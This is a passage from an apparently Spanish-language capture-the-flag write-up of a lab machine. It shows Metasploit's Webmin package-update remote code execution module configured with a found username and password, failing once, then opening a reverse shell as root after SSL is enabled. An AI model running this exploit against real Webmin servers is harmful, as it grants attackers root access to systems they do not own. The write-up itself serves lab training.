

Ilustración 29: Panel de Inicio de sesión de Webmin.



Ilustración 30: El usuario Matt tiene acceso a la herramienta.

Comprobado que *Matt* tenía acceso a la herramienta, se uso Metasploit para ejecutar el *exploit* y obtener acceso al sistema como usuario *root*:

```
msf5 exploit(linux/http/webmin_packageup_rce) > set RHOSTS 10.10.10.160
RHOSTS => 10.10.10.160
msf5 exploit(linux/http/webmin_packageup_rce) > set PASSWORD computer2008
PASSWORD => computer2008
msf5 exploit(linux/http/webmin_packageup_rce) > set USERNAME Matt
USERNAME => Matt
msf5 exploit(linux/http/webmin_packageup_rce) > set LPORT 5252
LPORT => 5252
msf5 exploit(linux/http/webmin_packageup_rce) > set LHOST 10.10.14.245
LHOST => 10.10.14.245
msf5 exploit(linux/http/webmin_packageup_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.245:5252
[-] Exploit aborted due to failure: unknown: Failed to retrieve session cookie
[*] Exploit completed, but no session was created.
```

Ilustración 31: Configurando las opciones del exploit.

```
msf5 exploit(linux/http/webmin_packageup_rce) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_packageup_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.245:5252
[+] Session cookie: 7bdcfced73a7e6f54fa382675a7e8267
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.245:5252 -> 10.10.10.160:39124) at 2020-01-02 22:18:44 +0000
id

uid=0(root) gid=0(root) groups=0(root)
```

Ilustración 32: Era necesario poner la opción SSL a true.



Ilustración 33: Acceso como root y obteniendo la flag root.txt.

En conclusión, una máquina fácil de vulnerar, pero con la cual se aprenden una variedad de herramientas no muy conocidas e interesantes. Divertida.